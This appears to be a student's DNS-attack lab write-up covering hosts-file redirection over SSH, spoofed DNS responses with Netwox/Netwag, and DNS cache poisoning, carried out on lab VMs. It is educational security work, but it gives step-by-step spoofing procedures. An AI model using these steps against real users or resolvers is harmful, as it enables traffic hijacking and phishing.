
Before changing of file /etc/hosts we get this result below:

We get that it's a domain which is for sale on "GoDaddy.com"




To remotely connect to the User's machine from the Attacker's machine, run the following command, where <IP> is replaced with the IP address of your UserVM and <portnumber> is replaced with portnumber on which ssh service is listening:

```
ssh <IP> -p <potnumber>
```




When asked if you are sure you want to continue, enter “yes”. When prompted for a password, enter “dees”. You can now modify the User’s hosts file from the Attacker’s machine.



After changing in file /etc/hosts and making www.bank32.comresolve to the IP address of www.google.com(172.217.1.132) and observe the results in Firefox(on the User’s machine.)


You should see something like this:



When I perform ping on www.bank32.com then it will return same ip address which google.com have but on the other hand when `dig` is perform it give different ip(that which it already have).


Task 5: Directly Spoofing Response to User

Before attack is perform from user machine we get to know the ip address of www.example.net is this:




Use of the Netwox tool is easier with the provided GUI. To access the GUI, run this command from the Attacker's machine:


```
sudo netwag
```



In the Netwag window, navigate to and click on command 105: "Sniff and send DNS answers." You will see an interface like this:




Note:
The hostname field should contain the domain name of the DNS query you want to target. Note that it cannot be “www.example.com”, as we have previously hosted this domain on our local DNS server, so no DNS query will be sent out for hostnames in that domain.
The hostname ip field should contain the fake IP address you want to send to the user in response to the DNS query you are targeting.
The authns field should contain the name server of the targeted domain.
You can find the nameservers of a domain by issuing a dig command.
The authnsip field should contain the IP address of your Server VM.
The filter field should contain the command “src host <IP>”, where <IP> is replaced with the IP address of your User VM.
The other, unchecked fields are not used. In the example above, the Attacker will sniff packets sent from the User. When the User sends a DNS request for the targeted domain, the Attacker will send a spoofed response containing the address in the hostname ip field.
When you have finished filling out the parameters, click “Run it” and leave the Netwag program running.



Open the User VM and issue a DNS query with the following command:

```
nslookup  www.example.net
```

Of course, replace “www.example.net” with the domain name that you chose to target.
The response should contain the spoofed IP sent by the Attacker:



Note that this will only work for the first query you issue, since your local DNS Server will cache the correct address for future requests.
To send a spoofed result to the same domain again, you must clear the local DNS Server's cache by running the following command on the Server VM:

```
sudo rndc flush
```


Task 6: DNS Cache Poisoning Attack

Step 1: dig before the attack

```
dig www.example.net
```


Step 2: flush the cache

```
sudo rndc flush
```




Step 3: Adjust the Attacker's Netwag configuration like we did in previous problem and have the User get the IP of the targeted domain once again.This time, you will notice that the spoofed IP is persistent –the Server will continue to give out the fake IP address for as long as you specify in the ttl (time to live) field in Netwag.

```
sudo netwag
```




Step 4: dig after the attack

```
dig www.example.net
```



